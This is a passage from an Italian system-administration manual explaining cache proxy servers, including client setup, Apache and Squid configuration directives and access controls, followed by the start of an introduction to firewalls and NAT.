Figura 175.3. Ogni collegamento ha un proprio proxy locale che però si avvale di un proxy principale prima di raggiungere la rete esterna.

```
 Rete esterna <-------//---.
                     (A)   |
                           |        .----------.
                           |        | SERVENTE |
       .------------.      |        |   proxy  |   .---------.
       |  SERVENTE  |      |        |  locale  |   | cliente | ...
       |   proxy    |------*        `----------'   `---------'
       | principale |      |  (B)        |              |
       `------------'      *---//--------*--------------*----------------- - - -
                           |                                       segmento di rete
                           |
                           // (C)
                           |
                           |           segmento di rete
 - - - -*-------------*----*--------*------------*---- - -
        |             |             |            |
    .---------.   .---------.   .---------.   .----------.
    | cliente |   | cliente |   | cliente |   | SERVENTE |
    `---------'   `---------'   `---------'   |   proxy  |
                                              |  locale  |
                                              `----------'
```

La figura 175.3 mostra il caso di un collegamento a una rete esterna, (A), condiviso da due segmenti di rete, che si collegano a questa attraverso i collegamenti B e C. A valle del collegamento A si trova un proxy il cui scopo è quello di ridurre il più possibile il traffico attraverso quel tratto; a valle dei collegamenti B e C si trovano altri proxy locali il cui scopo è quello di ridurre il traffico attraverso i collegamenti rispettivi. In questa situazione, i proxy locali utilizzano a loro volta il servente principale, mentre tutto quello che viene accumulato nei proxy locali, viene conservato anche in quello principale.

175.1.3 Proxy come filtro verso l'esterno

Il servente proxy, se si trova in un elaboratore che è connesso simultaneamente, attraverso interfacce di rete differenti, a una rete interna con indirizzi privati (cioè esclusi da Internet) e alla rete esterna, può essere utilizzato per permettere ai clienti della rete privata di avere accesso all'esterno attraverso il proxy stesso.

Questo accesso si limita ai protocolli gestiti dal proxy; spesso si tratta solo di HTTP e FTP.

Figura 175.4. Come caso estremo, il proxy può ricoprire anche un ruolo di filtro e inoltro di pacchetti tra una rete privata e la rete esterna.

```
          Rete esterna <-------//---.
                                    |
                              .------------.
                              |  SERVENTE  |
                              |   proxy    |
                              |   filtro   |
                              `------------'
                                    |
                                    |    rete con indirizzi IP privati
          - - - -*-------------*----*--------*-------------*---- - - -
                 |             |             |             |
            .---------.   .---------.   .---------.   .---------.
            | cliente |   | cliente |   | cliente |   | cliente |
            `---------'   `---------'   `---------'   `---------'
```

175.2 Dal lato del cliente

I clienti per la navigazione, vanno configurati per poter sfruttare il servizio della cache proxy. Per esempio, la figura 175.5 mostra la finestra di configurazione di un navigatore comune.

Figura 175.5. Esempio di configurazione di un navigatore comune per l'utilizzo della cache proxy. Si osservi il fatto che per usare la porta 8080 occorre che il servente sia in ascolto sulla stessa.

You may configure a proxy and port number for each of the internet protocols that Netscape supports.
FTP Proxy: dinkel.brot.dg Port: 8080
Gopher Proxy: Port:
HTTP Proxy: dinkel.brot.dg Port: 8080
Security Proxy: Port:
WAIS Proxy: Port:
You may provide a list of domains that Netscape should access directly, rather than via the proxy:
No Proxy for:
SOCKS Host: Port: 1080
OK Cancel

È interessante anche la configurazione di Lynx per l'utilizzo di un servizio di cache proxy. È sufficiente definire alcune variabili di ambiente, come elencato nella tabella 175.1. Per esempio, per utilizzare il protocollo HTTP attraverso il proxy '`http://proxy.brot.dg`' nella porta 8080, si potrebbe agire come si vede qui:

`$` **`http_proxy="http://proxy.brot.dg:8080"`**[*Invio*]

$ **export http_proxy**[*Invio*]

$ **lynx http://www.indirizzo.remoto"**[*Invio*]

Tabella 175.1. Elenco delle variabili di ambiente per la configurazione dell'accesso a un proxy da parte di Lynx.

Variabile	Descrizione
http_proxy	Proxy per il protocollo HTTP.
ftp_proxy	Proxy per il protocollo FTP.
gopher_proxy	Proxy per il protocollo Gopher.
wais_proxy	Proxy per il protocollo WAIS.

Anche Links prevede una configurazione per l'utilizzo di proxy; si tratta di opzioni della riga di comando o di direttive di file di configurazione:

Opzione	Direttiva	Descrizione
`-ftp-proxy "`*host*`:`*n_porta*`"`	`ftp_proxy "`*host*`:`*n_porta*`"`	Proxy per il protocollo FTP.
`-http-proxy "`*host*`:`*n_porta*`"`	`http_proxy "`*host*`:`*n_porta*`"`	Proxy per il protocollo HTTP.

I programmi di navigazione offrono anche la possibilità di richiedere al proxy di prelevare una nuova copia della pagina, anche se non sono scaduti i tempi previsti. Nel caso di programmi grafici si tratta normalmente di selezionare pulsanti grafici del tipo [RELOAD], [RICARICA] o simili. Per quanto riguarda il caso particolare di Lynx, si può usare l'opzione '**`-reload`**', mentre con Links si può usare la combinazione di tasti [*Ctrl+r*].

> Il proxy risponde alle richieste dei programmi clienti attraverso una porta particolare, che dipende dalla configurazione del servizio. Apparentemente, ogni tipo di proxy ha una sua impostazione predefinita differente, mentre la tendenza generale è quella di utilizzare la porta 8080. È necessario fare attenzione a questo particolare quando si configura il proxy, per non creare confusione inutile agli utenti del servizio.

Se si vuole sfruttare un proxy nel modo indicato nella sezione 175.1.3, si possono usare solo programmi che prevedono espressamente la presenza di questo, attraverso i protocolli serviti effettivamente dal proxy stesso.

175.3 Caratteristiche comuni ai cache proxy da considerare

Prima di affrontare lo studio di un tipo particolare di cache proxy, vale la pena di riordinare le idee sulle esigenze tipiche di un servizio del genere, che poi si riflettono conseguentemente nella configurazione relativa. In breve i problemi riguardano essenzialmente i punti seguenti:

- **amministrazione della memoria cache**
  - collocazione dei file utilizzati dalla memoria cache
  - utente e gruppo proprietari di questi file
  - dimensione massima della memoria cache
  - dimensione massima di una singola risorsa accumulabile
  - scadenza massima per la validità delle informazioni accumulate nella memoria cache

- Indirizzi esclusi dall'accumulo nella memoria (solitamente quelli che contengono le stringhe '**?**' e '**cgi-bin**', perché riguardano probabilmente delle interazioni con programmi CGI)

- **utenze**
  - individuazione degli indirizzi che possono accedere per utilizzare il servizio
  - utente fittizio mostrato all'esterno (di solito per l'accesso a un servizio FTP anonimo)

- **connessione**
  - porta o porte attraverso cui resta in ascolto per le richieste di connessione (di solito si usa la porta 8080)
  - indirizzi e porte di altri servizi del genere da interpellare se disponibili (per non sovraccaricare la rete)

175.4 Apache

Il servente HTTP Apache incorpora delle funzionalità di proxy elementare. In queste sezioni viene valutato solo ciò che è necessario fare per configurare il servizio attraverso il file '`httpd.conf`' (collocato normalmente nella directory '`/etc/apache/`'). Per il resto che riguarda Apache conviene consultare i capitoli 159 e 160.

> In generale, Apache non è il software migliore per svolgere anche questo compito. Se possibile è meglio usare Squid.

Per poter utilizzare la funzionalità di cache proxy di Apache è necessario attivare il modulo relativo, a meno che questo sia stato incorporato nell'eseguibile principale in base alla configurazione stabilita al momento della compilazione. Questa attivazione si fa con la direttiva seguente nel file '`httpd.conf`':

```
LoadModule proxy_module directory/libproxy.so
```

La direttiva in questione dovrebbe essere già stata predisposta, commentata in modo da non essere presa in considerazione. In tal modo non ci si deve preoccupare di trovare la directory giusta per la libreria indicata.

175.4.1 Attivazione e collocazione

La configurazione predefinita di Apache non prevede la gestione del proxy. Di solito sono presenti alcune direttive di esempio, debitamente commentate, in modo da facilitare il lavoro dell'amministratore.

- `ProxyRequests {on|off}`

  La direttiva '**ProxyRequests**' permette di attivare o meno la gestione della cache proxy. L'esempio seguente mostra la sua attivazione.

  ```
  ProxyRequests on
  ```

- `CacheRoot` *directory_cache*

  La direttiva '**`CacheRoot`**' permette di definire la directory da utilizzare per contenere la memoria cache. La directory in questione deve risultare accessibile in scrittura all'utente e gruppo specificati con le direttive '**`User`**' e '**`Group`**' (potrebbe trattarsi di '**`nobody`**', '**`www-data`**' o qualcosa di simile).

  ```
  CacheRoot /var/cache/httpd/proxy
  ```

175.4.2 Caratteristiche della memoria cache

- `CacheSize` *n_Kibyte*

  La direttiva '**`CacheSize`**' specifica la dimensione in kibibyte (simbolo: Kibyte) dello spazio su disco da utilizzare per la memoria cache. Questo valore può essere superato, ma periodicamente viene eseguito un controllo con l'eliminazione dei file più vecchi che eccedono tale limite. L'esempio mostra la dichiarazione di una memoria cache di 500000 Kibyte.

  ```
  CacheSize 500000
  ```

- `CacheGcInterval` *n_ore*

  In questo modo può essere definito l'intervallo tra una ripulitura e l'altra della memoria cache, alla ricerca di file troppo vecchi e di quelli che eccedono il limite di dimensione stabilita. L'esempio mostra la dichiarazione di un intervallo di controllo orario (una sola ora).

  ```
  CacheGcInterval 1
  ```

- `CacheMaxExpire` *n_ore*

  I documenti HTTP vengono conservati per un massimo di ore stabilito con questa direttiva. Superato tale tempo, alla richiesta di un cliente, viene fatta una verifica dall'origine. Questo limite di tempo è imposto anche se il documento originale indica una data di scadenza superiore. L'esempio mostra una scadenza massima di 24 ore.

  ```
  CacheMaxExpire 24
  ```

- `CacheDefaultExpire` *n_ore*

  Quando il tipo di protocollo non prevede l'indicazione di una scadenza, si utilizza il tempo indicato attraverso la direttiva '**`CacheDefaultExpire`**'.

- `CacheLastModifiedFactor` *fattore*

  Questa direttiva definisce un «fattore» utilizzato per calcolare un tempo di scadenza quando il documento originale non lo fornisce. In pratica si applica la formula $x=t*f$, dove f è il fattore, t è il tempo trascorso dall'ultima modifica, e x è il tempo di scadenza (il periodo di validità).

  La logica sta nel fatto che è più probabile che una pagina venga modificata ancora entro breve tempo se la sua data di modifica è recente. Infatti, minore è il tempo trascorso dall'ultima modifica, minore sarà la durata di validità risultante dalla formula. L'esempio mostra un fattore di 0,1, pari al 10 % del tempo trascorso dall'ultima modifica.

  ```
  CacheLastModifiedFactor 0.1
  ```

175.4.3 Esclusione dalla memoria cache

Ci sono situazioni in cui non è opportuno che il proxy accumuli nella sua memoria cache informazioni riferite a determinati domini o sottoreti. Di sicuro non è conveniente farlo per la propria rete locale, a meno che non ci siano delle buone ragioni.

- `NoCache` {*dominio* | *parola*}...

  Per escludere alcuni nodi o domini interi dalla memoria cache basta elencare i nomi, separati da uno spazio, con la direttiva '**`NoCache`**'. In generale verranno esclusi tutti gli indirizzi

che contengono in qualche modo le «parole» indicate, per cui continuano a essere presi in considerazione gli indirizzi IP equivalenti.

```
NoCache roggen.brot.dg mehl.dg
```

L'esempio esclude dalla memoria cache il nodo *roggen.brot.dg* e il dominio *mehl.dg*.

- `NoProxy` {*nome* | *dominio* | *indirizzo-ip* | *sottorete*}...

  Questa direttiva consente di dichiarare in modo più preciso cosa escludere dalla cache rispetto alla direttiva simile '**NoCache**'. L'esempio seguente esclude tutto il dominio *escluso.dg*:

```
NoProxy escluso.dg
```

175.4.4 In pratica

Per attivare effettivamente il servizio, oltre alla configurazione del file '`httpd.conf`', occorre predisporre la directory utilizzata per la memoria cache. Questa deve essere accessibile in scrittura da '**httpd**', nelle condizioni in cui si trova normalmente; in altri termini, deve essere accessibile all'utente secondo la cui identità è in funzione il demone. In generale potrebbe trattarsi di '**nobody**', di '**www-data**' o di qualcosa di simile.

L'esempio seguente mostra le direttive del file '`httpd.conf`' per una configurazione tipica. Ciò che può valere la pena di modificare è la dimensione della memoria cache.

```
ProxyRequests On

CacheRoot /var/cache/httpd/proxy
CacheSize 500000
CacheGcInterval 1
CacheMaxExpire 24
CacheLastModifiedFactor 0.1
CacheDefaultExpire 1
Listen 80
Listen 8080
```

L'esempio mostra in particolare la direttiva '**Listen**', usata per fare in modo che '**httpd**' stia in ascolto sia della porta 80 che della porta 8080. Infatti, la porta 8080 è quella utilizzata convenzionalmente dai clienti per interpellare un servente proxy, mentre la porta 80 serve a consentire l'accesso normale al servizio HTTP.

175.4.5 Protezione contro l'utilizzo indesiderato

In generale, un servizio proxy dovrebbe essere accessibile solo dalla rete (o sottorete) per la quale è stato attivato. Qualunque altro utente non ne potrebbe trarre vantaggio, mentre un utilizzo improprio servirebbe solo a intasare inutilmente il collegamento che invece si vuole alleggerire.

Per la protezione del servizio di cache proxy si può utilizzare una sezione '**Directory**' nel file '`access.conf`', come nell'esempio seguente:

```
<Directory proxy:*>
        order deny,allow
        deny from all
        allow from .brot.dg
</Directory>
```

In questo caso si concede solo al dominio *brot.dg* di accedere.

175.5 Squid

Squid [1] è un programma specifico, molto potente, per la gestione di una cache proxy. Tuttavia, il suo difetto è la carenza di documentazione.

175.5.1 Avvio

```
squid [opzioni]
```

Squid viene avviato normalmente attraverso la procedura di inizializzazione del sistema, in uno script, attraverso un comando che lo mette esplicitamente sullo sfondo, per esempio come nel modo seguente:

`# squid &`

Le prime volte, l'avvio di Squid può riservare delle sorprese. È importante sapere che all'avvio Squid tenta di risolvere l'indirizzo di alcuni nodi, attraverso il DNS. Nella maggior parte dei casi, se Squid viene avviato in una rete chiusa, il servizio non parte perché questa richiesta fallisce.

> Pertanto, se si avvia Squid quando si è isolati dall'esterno, occorre evitare che venga eseguito il controllo; per questo si utilizza l'opzione '**-D**' della riga di comando.

Le distribuzioni GNU/Linux che prevedono Squid tra i pacchetti standard, dovrebbero avere organizzato uno script per il suo avvio automatico attraverso la procedura di inizializzazione del sistema; come già accennato. Se si intende avviare Squid quando non è presente uno sbocco verso Internet, potrebbe essere necessario modificare tale script in modo da inserire l'opzione '**-D**', se questa non è già presente. Nel caso della distribuzione Red Hat, questo script si trova nella directory '`/etc/rc.d/init.d/`', mentre nel caso di Debian, si tratta della directory '`/etc/init.d/`'.

```
squid -D &
```

Per verificare che Squid funzioni correttamente, può essere sufficiente osservare l'albero dei processi attivi attraverso '**pstree**'. Si dovrebbe ottenere qualcosa come il pezzo seguente:

```
squid---squid-+-5*[dnsserver]
              |-pinger
              `-squid---16*[squid]
```

Come si può osservare, il binario '**squid**' pilota altri programmi che fanno parte dello stesso pacchetto.

Le opzioni, quando si riferiscono a elementi che possono essere definiti attraverso il file di configurazione, prendono il sopravvento su questa.

Opzione	Descrizione
`-a` *n_porta*	Permette di specificare il numero della porta attraverso la quale i clienti devono connettersi per accedere al servizio. Il valore predefinito, salvo altra indicazione nel file di configurazione, è 3128.
`-f` *file_di_configurazione*	Permette di definire un file di configurazione alternativo a '`/etc/squid.conf`'.

[1] **Squid** GNU GPL

Opzione	Descrizione
`-k {reconfigure|rotate|shutdown|interrupt|kill|debug|check}`	Permette di inviare un segnale al servente Squid attivo. La parola chiave utilizzata come argomento dell'opzione determina l'effetto che si ottiene. In particolare vanno considerate quelle seguenti.
`-k reconfigure`	Fa in modo che venga riletta la configurazione.
`-k rotate`	Ruota i file delle registrazioni contenuti nella directory '`/var/log/squid/`'.
`-k shutdown`	Chiude correttamente l'attività di Squid.
`-k check`	Verifica il funzionamento di Squid, controllando in particolare la correttezza formale del file di configurazione.
`-s`	Abilita l'inserimento di informazioni nel registro del sistema.
`-u` *porta_icp*	Specifica la porta ICP, cioè quella utilizzata per comunicare con gli altri proxy.
`-z`	Svuota la memoria cache.
`-D`	Disabilita il controllo iniziale del DNS, attraverso il tentativo di risoluzione di alcuni indirizzi.
`-F`	Ricostruisce il sistema di directory in cui si articola quella che deve contenere la memoria cache. Di solito, si utilizza assieme a '**`-z`**', per essere sicuri che vengano cancellate eventuali tracce precedenti.

- `#` **`squid -z -F`**

  Avvia '**`squid`**' in primo piano per azzerare e rigenerare le directory che compongono la memoria cache.

- `#` **`squid -D &`**

  Avvia '**`squid`**' sullo sfondo, in modo da attivare il servizio di proxy, senza però eseguire il controllo DNS.

- `#` **`squid -k check`**

  Verifica il funzionamento di Squid, in particolare anche la correttezza della configurazione attraverso il file '`/etc/squid.conf`'.

- `#` **`squid -k shutdown`**

  Invia un segnale di spegnimento al servente Squid già attivo.

175.5.2 RunCache

'**`RunCache`**' è uno script aggiuntivo usato per avviare Squid e per controllare che non «muoia» accidentalmente. In pratica, serve a garantirne il funzionamento. Vale la pena di citarne la sua esistenza, anche se non è necessario il suo utilizzo, perché può capitare che la distribuzione GNU/Linux di cui si dispone sia organizzata in modo da avviare Squid attraverso questo meccanismo. Lo script potrebbe trovarsi nella directory '`/usr/lib/squid/`'.

175.5.3 Registrazione degli eventi

Squid utilizza file specifici per la registrazione degli eventi, anche quando si utilizza l'opzione '**`-s`**' per inviare informazioni al registro del sistema. Questi file si trovano nella directory '`/var/log/squid/`'. Quando si invia al servente il segnale '**`rotate`**' (attraverso l'opzione '**`-k`**'), si ottiene l'archiviazione dei file, aggiungendo loro un'estensione numerica che ne indica il livello. Per esempio, '`cache.log.0`' rappresenta l'archivio più recente di '`cache.log`'.

175.5.4 Configurazione

La configurazione di Squid avviene attraverso il file '`/etc/squid.conf`', o un altro file se viene usata l'opzione '**`-f`**'. Questo file è già configurato in modo da permettere a Squid di funzionare in quasi tutte le situazioni, tuttavia sarebbe bene ritoccare qualcosa; per esempio il numero di porta del servizio e il dominio o il gruppo di indirizzi a cui concedere di poterlo utilizzare.

La sintassi del file è molto semplice: ciò che è preceduto dal simbolo '`#`', viene trattato come un commento fino alla fine della riga; le righe bianche e le righe vuote sono ignorate; il resto sono le direttive, composte nel modo seguente:

direttiva [*argomenti*]

Direttiva	Descrizione
`http_port` *n_porta*...	Permette di modificare la porta predefinita per l'ascolto delle richieste dei clienti. La porta predefinita è 3128. La porta predefinita, oppure quella che viene indicata in questo modo nel file di configurazione, può essere modificata ulteriormente attraverso l'opzione '**`-a`**', che prende il sopravvento su tutto. Come si vede dal modello sintattico, si può indicare anche più di una porta.
`icp_port` *n_porta*	Definisce il numero di porta attraverso cui Squid riceve e invia le richieste ICP da e verso i cache proxy prossimi. Il valore predefinito è 3130.
`cache_peer` *host* *tipo* *porta_proxy* *porta_icp* [*opzioni*]	Permette di definire l'indirizzo e le caratteristiche di un altro proxy. Il tipo e le opzioni sono rappresentati da diverse parole chiave che permettono di regolare situazioni diverse, ma non ben descritte nella poca documentazione. In generale, dovrebbe andare bene una forma semplificata come quella seguente:
`cache_peer` *host* `parent` *porta_proxy* *porta_icp*	Il numero di porta proxy è lo stesso usato dai clienti per connettersi a quel servente. Trattandosi di Squid potrebbe essere il numero 3128, ma se questo valore è stato modificato nella configurazione di quel servente, occorre ricordarsene anche qui. Il numero della porta ICP è solitamente 3130 (sempre se si tratta di Squid).

Direttiva	Descrizione
`hierarchy_stoplist` *parola*...	Permette di indicare un elenco di parole (stringhe) che potrebbero essere contenute in un URI. In presenza di tali URI, non vengono interpellati i proxy vicini. Questa direttiva viene proposta nel file di configurazione predefinito nella forma '**`hierarchy_stoplist cgi-bin ?`**', per escludere tutti gli URI che potrebbero essere riferiti a programmi CGI.
`no_cache deny` *nome_acl* ...	Permette di indicare una serie di casi in cui, gli oggetti riferiti a URI identificati dai nomi posti come argomento non vengono salvati nella memoria cache. Questa direttiva si affianca a '**`hierarchy_stoplist`**', tanto che solitamente vengono usate entrambe con gli stessi argomenti. I nomi indicati come argomenti di questo comando sono definiti attraverso la direttiva '**`acl`**' (*Access list*). Generalmente si utilizzano le due direttive seguenti per impedire la memorizzazione di oggetti che contengono nel percorso dell'URI le stringhe '**`cgi-bin`**' e '**`?`**': **`acl INTERROGAZIONE urlpath_regex cgi-bin \?`** **`no_cache deny INTERROGAZIONE`**
`cache_mem` *memoria_ram*	Definisce la quantità di memoria RAM ideale (espressa in mebibyte, corrispondente al simbolo Mibyte) che deve essere riservata per la parte di memoria cache utilizzata più frequentemente. Questa direttiva non definisce il valore massimo; dà solo un'indicazione a Squid, il quale ne può utilizzare in pratica molta di più. Il valore predefinito è di 8 Mibyte.
`maximum_object_size` *dimensione unità_di_misura*	Permette di definire la dimensione massima, espressa secondo l'unità di misura indicata, di ogni oggetto che viene conservato nella memoria cache. Gli oggetti di dimensione maggiore, non vengono accumulati. Le sigle che si possono usare sono: '**`KB`**' per indicare kibibyte (simbolo: Kibyte) e '**`MB`**' per indicare mebibyte (simbolo: Mibyte).

Direttiva	Descrizione
`cache_dir` *directory_cache* [*dimensione primo_livello* ↩ ↪*secondo_livello*]	Permette di dichiarare una directory da utilizzare per la conservazione della memoria cache (ne possono essere dichiarate anche più di una). La dimensione è un numero che esprime una quantità in mebibyte (simbolo: Mibyte); il primo e il secondo livello sono la quantità di directory e sottodirectory in cui deve articolarsi la memoria cache. Se non viene specificata alcuna direttiva '**`cache_dir`**', ne viene definita una in modo predefinito, che dovrebbe corrispondere a '`/var/spool/squid/`'.
`cache_access_log` *registro_degli_accessi*	Permette di definire il percorso assoluto del file utilizzato per accumulare le registrazioni degli accessi. Di solito si tratta di '`/var/log/squid/access.log`'.
`cache_store_log` *registro_dell'accumulo*	Permette di definire il percorso assoluto del file utilizzato per accumulare le registrazioni delle operazioni di accumulo e di eliminazione di oggetti della memoria cache. Di solito si tratta di '`/var/log/squid/store.log`'.
`cache_log` *registro_della_cache*	Accumula informazioni diagnostiche in base al livello stabilito attraverso la direttiva '**`debug_options`**'.
`debug_options` *sezione*`,`*livello*	Permette di definire il tipo e la quantità di informazioni diagnostiche da annotare. In generale, si utilizza l'argomento '**`ALL,1`**', dove il numero uno rappresenta il livello minimo, che potrebbe arrivare a un massimo di nove.
`acl` *nome tipo stringa* `acl` *nome tipo* `"`*file*`"`	Questa direttiva permette di definire un nome attraverso cui identificare un «controllo di accesso». La cosa si può articolare in modo molto complesso e inizialmente è meglio concentrarsi su alcuni tipi di utilizzo.
`acl` *nome* `src` *indirizzo_ip*`/`*maschera_ip*	Il tipo '**`src`**' permette di identificare un gruppo di indirizzi IP, attraverso la coppia *indirizzo*/*maschera*. A questo gruppo viene attribuito un nome che può essere usato con la direttiva '**`http_access`**', per controllare l'accesso da parte di quel gruppo di indirizzi.

Direttiva	Descrizione
`http_access {deny|allow} [!]` *nome*...	Permette o vieta l'accesso al servizio da parte dei clienti identificati attraverso i nomi indicati come argomento; nomi che si riferiscono a quanto dichiarato con la direttiva '**`acl`**'. La parola chiave '**`deny`**' vieta l'accesso, mentre '**`allow`**' lo consente. Se un nome viene indicato preceduto immediatamente da un punto esclamativo, allora si intende esprimere il gruppo corrispondente a tutto ciò che non rientra nella classificazione di quel nome. Nella configurazione standard di Squid si concede a qualunque indirizzo di utilizzare il servizio di proxy, mentre sarebbe opportuno fare in modo che questo fosse accessibile solo al segmento di rete per il quale viene attivato.
`cache_effective_users` *utente gruppo*	Permette di definire per nome l'utente e il gruppo che vengono utilizzati dal processo che gestisce i file della memoria cache. Di conseguenza, tali file saranno di proprietà di questo utente e gruppo. Di solito si tratta di '**`nobody`**' e del gruppo relativo; in alternativa, viene usato anche l'utente e il gruppo '**`proxy`**'.
`dns_testnames` *nome*...	Permette di indicare i nomi di nodi da verificare attraverso un'interrogazione DNS prima di attivare il servizio. Per disattivare questo comportamento, si utilizza l'opzione '**`-D`**'.

Segue la descrizione di alcuni esempi.

```
http_port 8080
```

Definisce la porta 8080 per l'accesso al servizio.

```
http_port 3128 8080
```

Definisce sia la porta 3128, sia la porta 8080 per l'accesso al servizio.

```
icp_port 3130
```

Definisce la porta 3130 per le comunicazioni ICP con i cache proxy vicini.

```
cache_peer 192.168.77.7    parent    8080  3130
```

Indica un nodo da trattare come «vicino» ai fini della funzione di cache proxy (potrebbe essere la cache proxy del proprio ISP). In questo caso viene indicato il numero IP 192.168.7.7, a cui si accede attraverso la porta 8080 e si comunicano i messaggi ICP tramite la porta 3130.

```
cache_mem 4
```

Riduce a 4 Mibyte la dimensione ottimale per la RAM utilizzata come memoria cache (altrimenti verrebbero usati 8 Mibyte in modo predefinito).

```
cache_dir /var/spool/squid 200 16 256
```

Indica la directory da usare per lo scambio su disco, specificando che possono essere usati al massimo 200 Mibyte, strutturando la directory in 16 livelli che si suddividono ulteriormente in 256 sottolivelli.

```
maximum_object_size 2048 KB
```

Riduce a 2 Mibyte la dimensione massima degli oggetti accumulati nella memoria cache (altrimenti questa sarebbe di 4 Mibyte in modo predefinito).

```
#Defaults:
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl SSL_ports port 443 563
acl Safe_ports port 80 21 443 563 70 210 1025-65535
acl purge method PURGE
acl CONNECT method CONNECT
```

Quelle che si vedono nell'esempio sono le direttive '**`acl`**' che appaiono nel file '`/etc/squid.conf`' standard. In generale conviene lasciarle come sono. Vengono riportate qui per permettere la comprensione degli esempi che verranno mostrati successivamente.

```
#Default configuration:
http_access allow manager localhost
http_access deny manager
http_access allow purge localhost
http_access deny purge
http_access deny !Safe_ports
http_access deny CONNECT !SSL_ports
```

Anche queste direttive sono standard, concedendo poche funzionalità solo agli accessi locali.

```
acl localnet src 192.168.0.0/255.255.0.0
http_access allow localnet
http_access allow localhost
http_access deny all

icp_access allow localnet
icp_access allow localhost
icp_access deny all

miss_access allow localnet
miss_access allow localhost
miss_access deny all
```

Dopo le direttive standard già mostrate in precedenza, questo dovrebbe essere il modo più conveniente di intervenire per limitare l'accesso al servizio, avendo definito il nome '**`localnet`**' per individuare la rete locale a cui concedere l'accesso (in questo caso 192.168.0.0/16), oltre all'elaboratore locale stesso.

Si può osservare in particolare che il nome '**`all`**' viene usato per impedire gli accessi da parte di nodi che non ricadano nel gruppo fissato dal nome '**`localnet`**' o dal nome '**`localhost`**'.

175.5.5 Binari accessori

Squid si compone del binario '**squid**' e di altri accessori, con funzioni specifiche, avviati da questo. Si tratta di '**dnsserver**', '**pinger**' e '**unlinkd**', che potrebbero trovarsi nella directory '`/usr/lib/squid/`', proprio perché non sono fatti per essere usati direttamente.

'**dnsserver**' viene usato per le interrogazioni DNS e solitamente ne vengono avviate diverse copie per accelerare le operazioni.

'**pinger**' viene usato per il protocollo ICMP; in particolare deve funzionare con i privilegi dell'utente '**root**'. Per questo motivo, è normale che appartenga a '**root**' è che abbia il bit SUID attivato (SUID-root).

'**unlinkd**' è un programma molto semplice che serve a cancellare file: cancella di volta in volta i file i cui nomi gli vengono forniti attraverso lo standard input. L'utilità di un tale programma sta nel non dover avviare ogni volta un nuovo processo per la cancellazione di ogni singolo file.

175.5.6 Interrogazione CGI

Squid fornisce un programma CGI per l'interrogazione del servizio proxy da parte dell'amministratore. Se viene installato correttamente, vi si dovrebbe accedere attraverso l'indirizzo *`http://localhost/cgi-bin/cachemgr.cgi`*. La configurazione predefinita di Squid dovrebbe escluderne l'utilizzo da parte di utenti che accedono da nodi differenti da *`localhost`*.

Figura 175.6. La maschera di '**`cachemgr.cgi`**'.

Come si vede dalla figura 175.6, è necessario indicare almeno il nome del servente e il numero di porta del proxy.

175.6 Riferimenti

- *Squid Web Proxy Cache*

  <*http://www.squid-cache.org/*>

Introduzione ai concetti di firewall e di NAT/PAT

All'interno di una rete, il firewall è un componente che serve a proteggerne una parte rispetto al resto. Di solito, si tratta di qualcosa che si interpone tra una rete interna e una rete esterna, come Internet, per evitare un accesso indiscriminato alla rete interna da parte di nodi collocati all'esterno di questa.

Il firewall, a parte il significato letterale del nome, è una sorta di filtro (passivo o attivo) che si interpone al traffico di rete. Come tale, deve essere regolato opportunamente, in base agli obiettivi che si intendono raggiungere.

Figura 176.1. Il firewall è un filtro che si interpone tra una rete interna e una rete esterna.

```
                        .----------.        Rete interna da proteggere
- - - -----------------| Firewall |------------*-----------*-------- - - -
Rete esterna            '----------'            |           |
(Internet)                                  .--------.  .--------.
                                            |  host  |  |  host  |
                                            '--------'  '--------'
```

Generalmente, i compiti del firewall vengono svolti da un elaboratore configurato opportunamente, munito di almeno due interfacce di rete: una per l'accesso alla rete esterna e una per la rete interna.

Il NAT (*Network address translation*) è un procedimento attraverso cui si modificano gli indirizzi IP, generalmente allo scopo di consentire a una rete privata di accedere all'esterno. Spesso, questa funzionalità si integra con quella di firewall.

176.1 Cosa può essere un firewall

Il firewall elementare è un elaboratore con due interfacce di rete, per le quali sono stati definiti gli instradamenti nel modo consueto, ma dove è stato impedito il transito del traffico tra un'interfaccia e l'altra.

L'utilità di un filtro del genere è minima. Probabilmente si potrebbe utilizzare come servente SMTP e come punto di arrivo per i messaggi di posta elettronica, che gli utenti della rete interna potrebbero scaricare attraverso un protocollo come POP3, o IMAP. Inoltre, gli utenti che desiderano accedere alla rete esterna, potrebbero utilizzare il protocollo TELNET per collegarsi al firewall per poi avviare da lì il programma cliente adatto all'operazione che vogliono compiere.

Evidentemente, questa non deve essere intesa come una scelta ottimale, anzi, di sicuro si tratta di un approccio sbagliato dal punto di vista della sicurezza, ma serve a rendere l'idea del significato che può avere un firewall.

Volendo, l'inserimento di una cache proxy all'interno del firewall potrebbe permettere agli utenti della rete interna, disponendo di software adatto, di accedere alle risorse della rete esterna (di solito solo con i protocolli HTTP e FTP).

All'estremo opposto, un router è un firewall che consente il transito di tutto il traffico, senza porre alcun limite, né alcun controllo.

176.1.1 Tipologie fondamentali

Si distinguono due tipi fondamentali di firewall: filtri di pacchetto IP e serventi proxy. In particolare, il kernel Linux aggiunge alle funzionalità di filtro di pacchetto anche la trasformazione degli indirizzi e delle porte (NAT/PAT).

I filtri di pacchetto IP permettono di bloccare o abilitare selettivamente il traffico che attraversa il firewall, definendo i protocolli (o meglio, il tipo di pacchetto), gli indirizzi IP e le porte utilizzate. Questo tipo di sistema permette al massimo di controllare i tipi di servizio che possono essere utilizzati in una direzione e nell'altra, da e verso indirizzi IP determinati, ma senza la possibilità di annotare in un registro i collegamenti che sono stati effettuati (salvo eccezioni), né di poter identificare gli utenti che li utilizzano. In un certo senso, questo tipo di firewall è come un router su cui si può soltanto filtrare il tipo dei pacchetti che si vogliono lasciare transitare.

I serventi proxy rappresentano una sorta di intermediario che si occupa di intrattenere le connessioni per conto di qualcun altro nella rete interna. Per tornare all'esempio del firewall elementare, è come se un utente aprisse una connessione TELNET verso il proxy, utilizzando da lì un programma cliente adatto per il tipo di collegamento che intende realizzare al di fuori della sua rete interna. Dal momento che il proxy ha un ruolo attivo nelle connessioni, può tenere un registro delle azioni compiute; eventualmente può anche tentare di identificare l'utente che lo utilizza.

Per completare il discorso, una cache proxy è qualcosa di simile al servente proxy a cui si sta facendo riferimento. La differenza sta essenzialmente nella specializzazione che nel primo caso è puntata alla gestione di una memoria cache, mentre nel secondo è rivolta alla protezione della rete interna.

176.2 Firewall in forma di filtri di pacchetto

